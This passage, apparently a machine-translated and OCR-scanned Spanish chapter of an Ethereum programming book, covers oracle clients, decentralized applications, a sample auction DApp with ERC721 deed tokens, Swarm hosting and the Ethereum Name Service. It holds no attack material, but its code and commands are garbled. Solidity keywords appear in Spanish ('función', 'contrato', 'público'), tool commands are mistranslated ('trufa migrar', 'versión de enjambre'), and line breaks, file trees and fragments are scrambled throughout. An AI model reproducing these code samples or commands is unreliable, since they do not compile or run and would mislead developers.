    addArgumentToRequestUint(uint256 id, bytes32 nombre, uint256 arg) público; función
    addArgumentToRequestString(uint256 id, bytes32 nombre, bytes32 arg)
        público;
    función ejecutarSolicitud(uint256 id) público; función
    getResponseUint(uint256 id, bytes32 nombre) retornos constantes públicos(uint256);
        función getResponseString(uint256 id, bytes32 nombre) retornos constantes
    públicos(bytes32);

    función getResponseError(uint256 id) retornos constantes públicos(bytes32); función
    deleteResponse(uint256 id) constante pública;
}

contrato OracleB1IQClient {

    Oracle oráculo privado;
```

```
    evento LogError (bytes32 descripción);

    función OracleB1IQClient(dirección dirección) pago público { oráculo =
        Oracle(dirección); getIntraday("IBM", ahora);

    }

    función getIntraday(bytes32 ric, uint256 timestamp) public { uint256 id =
        oracle.initRequest(0, this.handleSuccess, this.handleFailure); oracle.addArgumentToRequestString(id,
        "símbolo", ric); oracle.addArgumentToRequestUint(id, "marca de tiempo", marca de tiempo);
        oracle.executeRequest(id);

    }

    función handleSuccess(uint256 id) public
        {afirme(msg.sender == dirección(oracle)); bytes32
        ric = oracle.getResponseString(id, "símbolo"); uint256 abierto =
        oracle.getResponseUint(id, "abierto"); uint256 alto =
        oracle.getResponseUint(id, "alto"); uint256 bajo =
        oracle.getResponseUint(id, "bajo"); uint256 cerrar =
        oracle.getResponseUint(id, "cerrar"); uint256 oferta =
        oracle.getResponseUint(id, "oferta"); uint256 preguntar =
        oracle.getResponseUint(id, "preguntar"); uint256 marca de tiempo =
        oracle.getResponseUint(id, "marca de tiempo"); oracle.deleteResponse(id); //
        Hacer algo con los datos de precios

    }

    función handleFailure(uint256 id) public {afirmar(msg.sender
        == dirección(oracle)); bytes32 error =
        oracle.getResponseError(id); oracle.deleteResponse(id);
        emitir LogError(error);

    }

}
```

La solicitud de datos se inicia mediante la función initRequest, que permite especificar el tipo de consulta (en este ejemplo, una solicitud de precio intradiario), además de dos funciones de devolución de llamada. Esto devuelve un identificador uint256 que luego se puede usar para proporcionar argumentos adicionales. La función addArgumentToRequestString se usa para especificar el código de instrumento de Reuters (RIC), aquí para acciones de IBM, y addArgumentToRequestUint permite especificar la marca de tiempo. Ahora, pasar un alias para block.timestamp recuperará el precio actual de IBM. Luego, la solicitud es ejecutada por la función executeRequest. Una vez que se haya procesado la solicitud, el contrato de Oracle llamará a la función de devolución de llamada onSuccess con el identificador de consulta, lo que permitirá recuperar los datos resultantes; en caso de falla de recuperación, la devolución de llamada onFailure devolverá un código de error en su lugar. Los campos disponibles que se pueden recuperar en caso de éxito incluyen precios de apertura, máximo, mínimo, cierre (OHLC) y oferta/demanda.

Conclusiones

Como puede ver, los oráculos brindan un servicio crucial para los contratos inteligentes: aportan hechos externos a la ejecución del contrato. Con eso, por supuesto, los oráculos también presentan un riesgo significativo: si son fuentes confiables y pueden verse comprometidas, pueden comprometer la ejecución de los contratos inteligentes que alimentan.

Generalmente, al considerar el uso de un oráculo, tenga mucho cuidado con el *modelo de confianza.* Si asume que se puede confiar en el oráculo, puede estar socavando la seguridad de su contrato inteligente al exponerlo a entradas potencialmente falsas. Dicho esto, los oráculos pueden ser muy útiles si se consideran cuidadosamente los supuestos de seguridad.

Los oráculos descentralizados pueden resolver algunas de estas preocupaciones y ofrecer contratos inteligentes de Ethereum datos externos sin confianza. Elija con cuidado y podrá comenzar a explorar el puente entre Ethereum y el "mundo real" que ofrecen los oráculos.

Aplicaciones descentralizadas (DApps)

En este capítulo exploraremos el mundo *de las aplicaciones descentralizadas* o *DApps.* Desde los primeros días de Ethereum, la visión de los fundadores fue mucho más amplia que los "contratos inteligentes": nada menos que reinventar la web y crear un nuevo mundo de DApps, acertadamente llamado *web3.* Los contratos inteligentes son una forma de descentralizar la lógica de control y las funciones de pago de las aplicaciones. Las DApps de Web3 consisten en descentralizar todos los demás aspectos de una aplicación: almacenamiento, mensajería, asignación de nombres, etc. (consulte Web3: una web descentralizada que utiliza contratos inteligentes y tecnologías P2P).




Figura 1. Web3: una web descentralizada que utiliza contratos inteligentes y tecnologías P2P

ADVERTENCIA Si bien las "aplicaciones descentralizadas" son una visión audaz del futuro, el término "DApp" a menudo se aplica a cualquier contrato inteligente con una interfaz web. Algunas de estas llamadas DApps son aplicaciones altamente centralizadas (¿CApps?). ¡Cuidado con las DApps falsas!

En este capítulo, desarrollaremos e implementaremos una DApp de muestra: una plataforma de subastas. Puede encontrar el código fuente en el repositorio del libro en *code/ auction_dapp.* Analizaremos cada aspecto de una aplicación de subasta y veremos cómo podemos descentralizar la aplicación tanto como sea posible. Primero, sin embargo, echemos un vistazo más de cerca a las características definitorias y las ventajas de las DApps.

¿Qué es una DApp?

Una DApp es una aplicación que está mayoritaria o totalmente descentralizada.

Considere todos los aspectos posibles de una aplicación que puede ser descentralizada:

- Software backend (lógica de la aplicación)
- Software de interfaz
- Almacenamiento de datos
- Comunicaciones de mensajes
- Resolución de nombres

Cada uno de estos puede ser algo centralizado o algo descentralizado. Por ejemplo, una interfaz se puede desarrollar como una aplicación web que se ejecuta en un servidor centralizado o como una aplicación móvil que se ejecuta en su dispositivo. El backend y el almacenamiento pueden estar en servidores privados y bases de datos propietarias, o usted

puede usar un contrato inteligente y almacenamiento P2P.

Hay muchas ventajas en la creación de una DApp que una arquitectura centralizada típica no puede proporcionar:

Resistencia

Debido a que la lógica comercial está controlada por un contrato inteligente, un backend de DApp se distribuirá y administrará completamente en una plataforma de cadena de bloques. A diferencia de una aplicación implementada en un servidor centralizado, una DApp no tendrá tiempo de inactividad y seguirá estando disponible mientras la plataforma siga funcionando.

Transparencia

La naturaleza en cadena de una DApp permite que todos inspeccionen el código y estén más seguros de su función. Cualquier interacción con la DApp se almacenará para siempre en la cadena de bloques.

Resistencia a la censura

Siempre que un usuario tenga acceso a un nodo Ethereum (ejecutando uno si es necesario), el usuario siempre podrá interactuar con una DApp sin interferencia de ningún control centralizado. Ningún proveedor de servicios, ni siquiera el propietario del contrato inteligente, puede alterar el código una vez que se implementa en la red.

En el ecosistema de Ethereum tal como está hoy, hay muy pocas aplicaciones verdaderamente descentralizadas; la mayoría aún depende de servicios y servidores centralizados para una parte de su funcionamiento. En el futuro, esperamos que sea posible operar cada parte de cualquier DApp de forma completamente descentralizada.

camino.

Backend (contrato inteligente)

En una DApp, los contratos inteligentes se utilizan para almacenar la lógica comercial (código de programa) y el estado relacionado de su aplicación. Puede pensar en un contrato inteligente que reemplaza un componente del lado del servidor (también conocido como "backend") en una aplicación normal. Esto es una simplificación excesiva, por supuesto. Una de las principales diferencias es que cualquier cálculo ejecutado en un contrato inteligente es muy costoso y, por lo tanto, debe mantenerse al mínimo posible. Por lo tanto, es importante identificar qué aspectos de la aplicación necesitan una plataforma de ejecución confiable y descentralizada.

Los contratos inteligentes de Ethereum le permiten crear arquitecturas en las que una red de contratos inteligentes llama y pasa datos entre sí, leyendo y escribiendo sus propias variables de estado a medida que avanzan, con su complejidad restringida solo por el límite de gas del bloque. Después de implementar su contrato inteligente, muchos otros desarrolladores podrían utilizar su lógica empresarial en el futuro.

Una consideración importante del diseño de arquitectura de contrato inteligente es la incapacidad de cambiar el código de un contrato inteligente una vez que se implementa. Se puede eliminar si está programado con un código de operación AUTODESTRUCT accesible, pero aparte de la eliminación completa, el código no se puede cambiar de ninguna manera.

camino.

La segunda consideración importante del diseño de arquitectura de contrato inteligente es el tamaño de DApp. Un contrato inteligente monolítico realmente grande puede costar mucho gas para implementar y usar. Por lo tanto, algunas aplicaciones pueden optar por tener computación fuera de la cadena y una fuente de datos externa. Tenga en cuenta, sin embargo, que el hecho de que la lógica comercial central de la DApp dependa de datos externos (por ejemplo, de un servidor centralizado) significa que sus usuarios tendrán que confiar en estos recursos externos.

Frontend (interfaz de usuario web)

A diferencia de la lógica comercial de la DApp, que requiere que un desarrollador comprenda el EVM y los nuevos lenguajes como Solidity, la interfaz del lado del cliente de una DApp puede usar tecnologías web estándar (HTML, CSS, JavaScript, etc.). Esto permite que un desarrollador web tradicional use herramientas, bibliotecas y marcos familiares. Las interacciones con Ethereum, como firmar mensajes, enviar transacciones y administrar claves, a menudo se realizan a través del navegador web, a través de una extensión como MetaMask (consulte [intro_chapter]).

Aunque también es posible crear una DApp móvil, actualmente hay pocos recursos para ayudar a crear interfaces de DApp móviles, principalmente debido a la falta de clientes móviles que puedan servir como un cliente ligero con funcionalidad de administración de claves.

La interfaz generalmente está vinculada a Ethereum a través de la biblioteca JavaScript *web3.js* , que se incluye con los recursos de la interfaz y un servidor web la sirve a un navegador.

Almacenamiento de datos

Debido a los altos costos de la gasolina y al bajo límite actual de gas por bloque, los contratos inteligentes no son adecuados para almacenar o procesar grandes cantidades de datos. Por lo tanto, la mayoría de las DApps utilizan servicios de almacenamiento de datos fuera de la cadena, lo que significa que almacenan los datos voluminosos fuera de la cadena Ethereum, en una plataforma de almacenamiento de datos. Esa plataforma de almacenamiento de datos puede ser centralizada (por ejemplo, una base de datos en la nube típica), o los datos pueden ser descentralizados, almacenados en una plataforma P2P como IPFS, o la propia plataforma Swarm de Ethereum.

El almacenamiento P2P descentralizado es ideal para almacenar y distribuir grandes activos estáticos, como imágenes, videos y los recursos de la interfaz web frontal de la aplicación (HTML, CSS, JavaScript, etc.). Veremos algunas de las opciones a continuación.

IPFS

El *Sistema de archivos interplanetarios* (IPFS) es un sistema de almacenamiento de contenido direccionable descentralizado que distribuye objetos almacenados entre pares en una red P2P. "Contenido direccionable" significa que cada pieza de contenido (archivo) tiene un hash y el hash se usa para identificar ese archivo. Luego puede recuperar cualquier archivo de cualquier nodo IPFS solicitándolo por su hash.

IPFS tiene como objetivo reemplazar a HTTP como el protocolo de elección para la entrega de aplicaciones web. En lugar de almacenar una aplicación web en un solo servidor, los archivos se almacenan en IPFS y se pueden recuperar desde cualquier nodo de IPFS.

Puede encontrar más información sobre IPFS en https://ipfs.io.

Enjambre

Swarm es otro sistema de almacenamiento P2P direccionable por contenido, similar a IPFS. Swarm fue creado por la Fundación Ethereum, como parte del conjunto de herramientas Go-Ethereum. Al igual que IPFS, le permite almacenar archivos que los nodos Swarm difunden y replican. Puede acceder a cualquier archivo Swarm refiriéndose a él mediante un hash. Swarm le permite acceder a un sitio web desde un sistema P2P descentralizado, en lugar de un servidor web central.

La página de inicio de Swarm se almacena en Swarm y se puede acceder a ella en su nodo Swarm o en una puerta de enlace: https://swarm-gateways.net/bzz:/theswarm.eth/.

Protocolos de comunicación de mensajes descentralizados

Otro componente importante de cualquier aplicación es la comunicación entre procesos. Eso significa poder intercambiar mensajes entre aplicaciones, entre diferentes instancias de la aplicación o entre usuarios de la aplicación. Tradicionalmente, esto se logra confiando en un servidor centralizado.
Sin embargo, existe una variedad de alternativas descentralizadas a los protocolos basados en servidor, que ofrecen mensajería a través de una red P2P. El protocolo de mensajería P2P más notable para DApps es *Whisper,* que forma parte del conjunto de herramientas Go-Ethereum de la Fundación Ethereum.

El aspecto final de una aplicación que se puede descentralizar es la resolución de nombres. Echaremos un vistazo más de cerca al servicio de nombres de Ethereum más adelante en este capítulo; ahora, sin embargo, profundicemos en un ejemplo.

Un ejemplo básico de DApp: DApp de subasta

En esta sección, comenzaremos a crear una DApp de ejemplo para explorar las diversas herramientas de descentralización. Nuestro DApp implementará una subasta descentralizada.

La DApp de Subasta le permite a un usuario registrar un token de "escritura", que representa un activo único, como una casa, un automóvil, una marca comercial, etc. Una vez que se ha registrado un token, la propiedad del token se transfiere a la Subasta. DApp, lo que permite ponerlo en venta. La DApp de subasta enumera cada uno de los tokens registrados, lo que permite a otros usuarios realizar ofertas. Durante cada subasta, los usuarios pueden unirse a una sala de chat creada específicamente para esa subasta. Una vez finalizada una subasta, la propiedad del token de escritura se transfiere al ganador de la subasta.

El proceso de subasta general se puede ver en Auction DApp: un ejemplo simple de DApp de subasta.

Los principales componentes de nuestra Subasta DApp son:

- Un contrato inteligente que implementa tokens de "escritura" no fungibles ERC721 (`DeedRepository`)
- Un contrato inteligente que implementa una subasta (AuctionRepository) para vender las escrituras
- Una interfaz web que utiliza el marco JavaScript Vue/Vuetify
- La biblioteca *web3.js* para conectarse a cadenas Ethereum (a través de MetaMask u otros clientes)
- Un cliente Swarm, para almacenar recursos como imágenes.
- Un cliente Whisper, para crear salas de chat por subasta para todos los participantes

Figura 2. DApp de subasta: un ejemplo simple de DApp de subasta

Puede encontrar el código fuente de la DApp de subastas en el repositorio del libro.

Subasta DApp: contratos inteligentes backend

Nuestro ejemplo de Auction DApp está respaldado por dos contratos inteligentes que necesitamos implementar en una cadena de bloques de Ethereum para admitir la aplicación: `AuctionRepository` y `DeedRepository`.

Comencemos mirando DeedRepository, que se muestra en DeedRepository.sol: un token de escritura ERC721 para usar en una subasta. Este contrato es un token no fungible compatible con ERC721 (ver [erc721]).

Ejemplo 1. DeedRepository.sol: un token de escritura ERC721 para usar en una subasta

```
enlace: código/auction_dapp/backend/contracts/DeedRepository.sol[]
```

Como puede ver, el contrato DeedRepository es una implementación sencilla de un token compatible con ERC721.

Nuestra DApp de subastas utiliza el contrato DeedRepository para emitir y rastrear tokens para cada subasta.
La subasta en sí está orquestada por el contrato AuctionRepository. Este contrato es demasiado largo para incluirlo aquí en su totalidad, pero AuctionRepository.sol: el contrato inteligente principal de Auction DApp muestra el definición principal del contrato y estructuras de datos. El contrato completo está disponible en el libro repositorio GitHub.

Ejemplo 2. AuctionRepository.sol: El contrato inteligente principal de Auction DApp

```
contrato AuctionRepository {

    // Matriz con todas las subastas
    Subasta[] subastas públicas;

    // Mapeo del índice de la subasta a las ofertas del
    usuario mapeo (uint256 => Bid[]) public subastaBids;

    // Mapeo del propietario a una lista de subastas propias
    mapping(address => uint[]) public subastaOwner;

    // Estructura de oferta para retener al postor y la cantidad
    estructura Oferta {
        dirección de;
        uint256 cantidad;
    }

    // Estructura de subasta que contiene toda la información necesaria
    struct Subasta { string name; uint256 bloqueDeadline; uint256
        precioInicio; metadatos de cadena; uint256 escrituraId;
        dirección deedRepositoryAddress; propietario de la dirección;
        booleano activo; bool finalizado;









    }
```

El contrato AuctionRepository gestiona todas las subastas con las siguientes funciones:

```
getCount()
getBidsCount(uint _auctionId)
getAuctionsOf(dirección _propietario)
getCurrentBid(uint _auctionId)
getAuctionsCountOfOwner(dirección _propietario)
getAuctionById(uint _auctionId) createAuction(dirección
_deedRepositoryAddress, uint256 _deedId,
                        string _auctionTitle, string _metadata, uint256 _startPrice, uint _blockDeadline)
                        applyAndTransfer(address _from, address _to, address _deedRepositoryAddress,
uint256 _deedId) cancelAuction(uint _auctionId) finalizeAuction(uint _auctionId) bidOnAuction(uint
                            _auctionId)
```

Puede implementar estos contratos en la cadena de bloques de Ethereum de su elección (p. ej., Ropsten) usando truffle en el repositorio del libro:

$ código de cd/auction_dapp/backend

$ **trufa init** $
trufa compilar $
trufa migrar --network ropsten

Gobernanza de DApp

Si lee los dos contratos inteligentes de la DApp de subasta, notará algo importante: no hay una cuenta o función especial que tenga privilegios especiales sobre la DApp. Cada subasta tiene un propietario con algunas capacidades especiales, pero la DApp de subasta en sí no tiene privilegios.
usuario.

Esta es una elección deliberada para descentralizar la gobernanza de la DApp y renunciar a cualquier control una vez que se haya implementado. Algunas DApps, en comparación, tienen una o más cuentas privilegiadas con capacidades especiales, como la capacidad de rescindir el contrato de DApp, anular o cambiar su configuración, o "vetar" ciertas operaciones. Por lo general, estas funciones de gobierno se introducen en la DApp para evitar problemas desconocidos que puedan surgir debido a un error.

El tema de la gobernabilidad es particularmente difícil de resolver, ya que representa un arma de doble filo. Por un lado, las cuentas privilegiadas son peligrosas; si se ven comprometidos, pueden socavar la seguridad de la DApp. Por otro lado, sin ninguna cuenta privilegiada, no hay opciones de recuperación si se encuentra un error. Hemos visto estos dos riesgos manifestarse en Ethereum DApps. En el caso de The DAO ([real_world_example_the_dao] y [ethereum_fork_history]), había algunas cuentas privilegiadas llamadas "curadores", pero sus capacidades eran muy limitadas. Esas cuentas no pudieron anular el retiro de los fondos del atacante DAO. En una más reciente
caso, el intercambio descentralizado Bancor sufrió un robo masivo porque una cuenta de administración privilegiada fue comprometida. Resulta que Bancor no estaba tan descentralizado como se suponía inicialmente.

Al crear una DApp, debe decidir si desea que los contratos inteligentes sean verdaderamente independientes, lanzarlos y luego no tener control, o crear cuentas privilegiadas y correr el riesgo de que se vean comprometidas. Cualquiera de las opciones conlleva un riesgo, pero a la larga, las verdaderas DApps no pueden tener acceso especializado para cuentas privilegiadas, eso no está descentralizado.

Subasta DApp: interfaz de usuario frontend

Una vez que se implementan los contratos de Auction DApp, puede interactuar con ellos utilizando su consola JavaScript favorita y web3.js u otra biblioteca web3. Sin embargo, la mayoría de los usuarios necesitarán una interfaz fácil de usar. Nuestra interfaz de usuario de Auction DApp está construida utilizando el marco JavaScript Vue2/Vuetify de Google.

Puede encontrar el código de la interfaz de usuario en la carpeta *code/ auction_dapp/ frontend* en el repositorio del libro. El directorio tiene la siguiente estructura y contenido:

```
Interfaz/
|-- construir
| |-- bulma.css.map
| |-- comprobar-versiones.js
| |-- logotipo.png
| |-- utilidades.js
|-- vue-loader.conf.js
|-- webpack.base.conf.js
|-- webpack.dev.conf.js
|-- webpack.prod.conf.js
|-- config
| |-- dev.env.js
| |-- index.js
```

```
index.html |-- env.js | |--
paquete.json |-- paquete-
bloqueo.json |--
README.md |-- src | |--
App.vue | |-- componentes
| | |-- Subasta.vue | | `--
Inicio.vue | |-- config.js |
Auction.json | |-- DeedRepository.json
| |-- main.js | |-- Repository.js
| | |-- Router.js | `--

`-- index.js
```

Una vez que haya implementado los contratos, edite la configuración de la interfaz en *frontend/ src/ config.js* e ingrese las direcciones de los contratos DeedRepository y AuctionRepository, tal como se implementaron. La aplicación frontend también necesita acceso a un nodo Ethereum que ofrezca una interfaz JSON-RPC y WebSockets. Una vez que haya configurado la interfaz, ejecútela con un servidor web en su máquina local:

$ **npm install** $ **npm**
run dev La interfaz
de Auction DApp se iniciará y será accesible a través de cualquier navegador web en http://localhost:8080.

Si todo va bien, debería ver la pantalla que se muestra en la interfaz de usuario de Auction DApp, que ilustra la ejecución de Auction DApp en un navegador web.

Figura 3. Interfaz de usuario de la DApp de subastas

Descentralización adicional de la DApp de subastas

Nuestra DApp ya está bastante descentralizada, pero podemos mejorar las cosas.

El contrato de AuctionRepository opera independientemente de cualquier supervisión, abierto a cualquiera. Una vez desplegado no se puede parar, ni se puede controlar ninguna subasta. Cada subasta tiene una sala de chat separada que permite que cualquier persona se comunique sobre la subasta sin censura ni identificación.
Los diversos activos de la subasta, como la descripción y la imagen asociada, se almacenan en Swarm, lo que dificulta su censura o bloqueo.

Cualquiera puede interactuar con la DApp construyendo transacciones manualmente o ejecutando la interfaz de Vue en su máquina local. El código DApp en sí es de código abierto y se desarrolló en colaboración en un repositorio público.

Hay dos cosas que podemos hacer para que esta DApp sea descentralizada y resistente:

- Almacene todo el código de la aplicación en Swarm o IPFS.
- Acceda a la DApp por referencia a un nombre, utilizando el Servicio de nombres de Ethereum.

Exploraremos la primera opción en la siguiente sección y profundizaremos en la segunda en The Ethereum.

Servicio de Nombres (ENS).

Almacenamiento de la DApp de subasta en Swarm

Presentamos Swarm en Swarm, anteriormente en este capítulo. Nuestra DApp de Subastas ya usa Swarm para almacenar la imagen del ícono para cada subasta. Esta es una solución mucho más eficiente que intentar almacenar datos en Ethereum, que es costoso. También es mucho más resistente que si estas imágenes se almacenaran en un servicio centralizado como un servidor web o un servidor de archivos.

Pero podemos llevar las cosas un paso más allá. Podemos almacenar toda la interfaz de la DApp en Swarm y ejecutarla directamente desde un nodo Swarm, en lugar de ejecutar un servidor web.

Preparando enjambre

Para comenzar, debe instalar Swarm e inicializar su nodo Swarm. Swarm es parte del conjunto de herramientas Go-Ethereum de la Fundación Ethereum. Consulte las instrucciones para instalar Go Ethereum en [go_ethereum_geth], o para instalar una versión binaria de Swarm, siga las instrucciones en la documentación de Swarm.

Una vez que hayas instalado Swarm, puedes comprobar que funciona correctamente ejecutándolo con el comando version:

```
$ versión de enjambre
Versión: 0.3
Confirmación de Git: 37685930d953bcbe023f9bc65b135a8d8b8f1488
Ir Versión: go1.10.1 OS: linux
```

Para comenzar a ejecutar Swarm, debe indicarle cómo conectarse a una instancia de Geth, para acceder a la API JSON-RPC. Comience siguiendo las instrucciones de la guía de inicio.

Cuando inicie Swarm, debería ver algo como esto:

```
Recuento máximo de pares Inicio de nodo de igual a igual que se conecta al enjambre de la API de ENS[5955]: [datos de blob de 189B] ETH=25 LES=0 total=25
instancia=swarm/v0.3.1-225171a4/linux... url=http://127.0.0.1:8545
Inicio de escucha UDP de red P2P arriba Dirección local bzz actualizada Inicio del servicio Swarm 9c40be8b inicio de subárbol detectado una tienda existente. tratando de cargar la colmena de pares 9c40be8b: los pares cargaron la red Swarm iniciada en la dirección bzz: 9c40be8b83e648d50f40ad3d35f...
self=enodo://f50c8e19ff841bcd5ce7d2d...
oaddr=9c40be8b83e648d50f40ad3... uaddr=e
pss comenzo
Transmisor iniciado
Punto final de IPC abierto url=/home/ubuntu/.ethereum/bzzd.ipc self=enode://f50c8e19ff841bcd5ce7d2d...
Oyente RLPx arriba
```

Puede confirmar que su nodo Swarm se está ejecutando correctamente conectándose a la interfaz web de la puerta de enlace Swarm local: http://localhost:8500.

Debería ver una pantalla como la de la puerta de enlace inSwarm en localhost y poder consultar cualquier Swarm hash o nombre ENS.

Figura 4. Puerta de enlace Swarm en localhost

Subir archivos a Swarm

Una vez que tenga su nodo local de Swarm y su puerta de enlace en ejecución, puede cargarlos en Swarm y se podrá acceder a los archivos en cualquier nodo de Swarm, simplemente haciendo referencia al hash del archivo.

Probemos esto subiendo un archivo:

$ **código de enjambre/auction_dapp/**
README.md ec13042c83ffc2fb5cb0aa8c53f770d36c9b3b35d0468a0c0a77c97016bb8d7c

Swarm cargó el archivo *README.md* y devolvió un hash que puede usar para acceder al archivo desde cualquier nodo de Swarm. Por ejemplo, podría usar la puerta de enlace pública Swarm.

Si bien cargar un archivo es relativamente sencillo, es un poco más complejo cargar una interfaz DApp completa. Esto se debe a que los diversos recursos de DApp (HTML, CSS, JavaScript, bibliotecas, etc.) tienen referencias integradas entre sí. Normalmente, un servidor web traduce las URL a archivos locales y sirve los recursos correctos. Podemos lograr lo mismo para Swarm empaquetando nuestra DApp.

En la DApp de subasta, hay un script para empaquetar todos los recursos:

$ **cd code/auction_dapp/frontend** $
npm ejecutar compilación

> **frontend@1.0.0 build /home/aantonop/Dev/ethereumbook/code/auction_dapp/frontend** > **nodo build/build.js**

Hash: 9ee134d8db3c44dd574d
Versión: webpack 3.10.0 Tiempo:
25665ms
Activo Tamaño
static/js/vendor.77913f316aaf102cec11.js 1.25 MB static/js/
app.5396ead17892922422d4.js 502 kB static/js/
manifest.87447dd4f5e60a5f9652.js 1.54 kB static/css/
app.0e50d6a1d2b1ed4daa03d306ced779cc.css 1.13 kB static/css/app.
0e50d6a1d2b1ed4daa03d306ced779cc.css.map 2.54 kB static/js/
vendor.77913f316aaf102cec11.js.map 4.74 MB static/js/
app.5396ead17892922422d4.js.map 893 kB static/js/
manifest.87447dd4f5e60a5f9652.js.map 7.86 kB index.html 1.15 kB

Construir completo.

El resultado de este comando será un nuevo *directorio, code/ auction_dapp/ frontend/ dist,* que contiene toda la interfaz de Auction DApp, empaquetada:

```
dist/
|-- index.html `--
estática
        |--css |
        |-- app.0e50d6a1d2b1ed4daa03d306ced779cc.css `--
        |-- app.0e50d6a1d2b1ed4daa03d306ced779cc.css.map | `-- js
        app.5396ead17892922422d4.js.map |--
                manifest.87447dd4f5e60a5f9652.js |--
                manifest.87447dd4f5e60a5f9652.js.map |-- 3f02ce1a -
                proveedor.77913f316aaf102cec11.js.map
```

Ahora puede cargar la DApp completa en Swarm, usando el comando up y --recursive

opción. Aquí, también le decimos a Swarm que index.html es la ruta predeterminada para cargar esta DApp:

```
$ enjambre --bzzapi http://localhost:8500 --recursive \ --
    defaultpath dist/index.html dist/

ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581
```

Ahora, toda nuestra DApp de subasta está alojada en Swarm y se puede acceder a ella mediante la URL de Swarm:

- *bzz:// ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581*

Hemos progresado un poco en la descentralización de nuestra DApp, pero la hemos hecho más difícil de usar. Una URL como esa es mucho menos fácil de usar que un buen nombre como *subasta_dapp.com.* ¿Estamos obligados a sacrificar la usabilidad para ganar la descentralización? No necesariamente. En la siguiente sección, examinaremos el servicio de nombres de Ethereum, que nos permite usar nombres fáciles de leer pero aún conserva la naturaleza descentralizada de nuestra aplicación.

El servicio de nombres de Ethereum (ENS)

Puede diseñar el mejor contrato inteligente del mundo, pero si no proporciona una buena interfaz para los usuarios, no podrán acceder a ella.

En la Internet tradicional, el Sistema de Nombres de Dominio (DNS) nos permite usar nombres legibles por humanos en el navegador mientras se resuelven esos nombres en direcciones IP u otros identificadores en segundo plano. En la cadena de bloques de Ethereum, el *Sistema de nombres de Ethereum* (ENS) resuelve el mismo problema, pero de manera descentralizada.

Por ejemplo, la dirección de donación de la Fundación Ethereum es 0xfB6916095ca1df60 bB79Ce92cE3Ea74c37c5d359; en una billetera compatible con ENS, es simplemente ethereum.eth.

ENS es más que un contrato inteligente; es una DApp fundamental en sí misma, que ofrece un servicio de nombres descentralizado. Además, ENS cuenta con el apoyo de una serie de DApps para el registro, la gestión y las subastas de nombres registrados. ENS demuestra cómo las DApps pueden funcionar juntas: es una DApp creada para servir a otras DApps, respaldada por un ecosistema de DApps, integrada en otras DApps, etc.

En esta sección veremos cómo funciona ENS. Demostraremos cómo puede configurar su propio nombre y vincularlo a una billetera o dirección de Ethereum, cómo puede integrar ENS en otra DApp y cómo puede usar ENS para nombrar sus recursos de DApp para que sean más fáciles de usar.

Historia de los servicios de nombres de Ethereum

El registro de nombres fue la primera aplicación no monetaria de blockchains, iniciada por Namecoin.
El Libro Blanco de Ethereum proporcionó un sistema de registro similar a Namecoin de dos líneas como una de sus aplicaciones de ejemplo.

Los primeros lanzamientos de Geth y el cliente C++ Ethereum tenían un contrato de registro de nombre incorporado (que ya no se usa), y se hicieron muchas propuestas y ERC para servicios de nombre, pero fue solo cuando Nick Johnson comenzó a trabajar para la Fundación Ethereum en 2016 y tomó el proyecto bajo su ala que comenzó un trabajo serio en un registrador.

ENS se lanzó el Día de Star Wars, el 4 de mayo de 2017 (después de un intento fallido de lanzarlo el Día Pi, el 15 de marzo).

La especificación ENS

ENS se especifica principalmente en tres propuestas de mejora de Ethereum: EIP-137, que especifica las funciones básicas de ENS; EIP-162, que describe el sistema de subasta para la raíz .eth; y EIP-181, que especifica el registro inverso de direcciones.

ENS sigue una filosofía de diseño de "sándwich": una capa muy simple en la parte inferior, seguida de capas de código más complejo pero reemplazable, con una capa superior muy simple que mantiene todos los fondos en cuentas separadas.

Capa inferior: Propietarios de nombres y solucionadores

El ENS opera en "nodos" en lugar de nombres legibles por humanos: un nombre legible por humanos se convierte en un nodo utilizando el algoritmo "Namehash".

La capa base de ENS es un contrato ingeniosamente simple (menos de 50 líneas de código) definido por ERC137 que permite que solo los propietarios de los nodos establezcan información sobre sus nombres y creen subnodos (el equivalente ENS de los subdominios DNS).

Las únicas funciones en la capa base son aquellas que permiten al propietario de un nodo establecer información sobre su propio nodo (específicamente, la resolución, el tiempo de vida o la transferencia de propiedad) y crear propietarios de nuevos subnodos.

El algoritmo Namehash

Namehash es un algoritmo recursivo que puede convertir cualquier nombre en un hash que identifica el nombre.

"Recursivo" significa que resolvemos el problema resolviendo un subproblema que es un problema más pequeño del mismo tipo y luego usamos la solución del subproblema para resolver el problema original.

Namehash procesa recursivamente los componentes del nombre, produciendo una cadena única de longitud fija (o "nodo") para cualquier dominio de entrada válido. Por ejemplo, el nodo Namehash de subdomain.example.eth es `keccak('<example.eth>' node) + keccak('<subdomain>')` . El subproblema que debemos resolver es calcular el nodo para example.eth, que es `keccak('<.eth>' node) + keccak('<example>')` . Para comenzar, debemos calcular el nodo para eth, que es `keccak(<root node>) + keccak('<eth>')` .

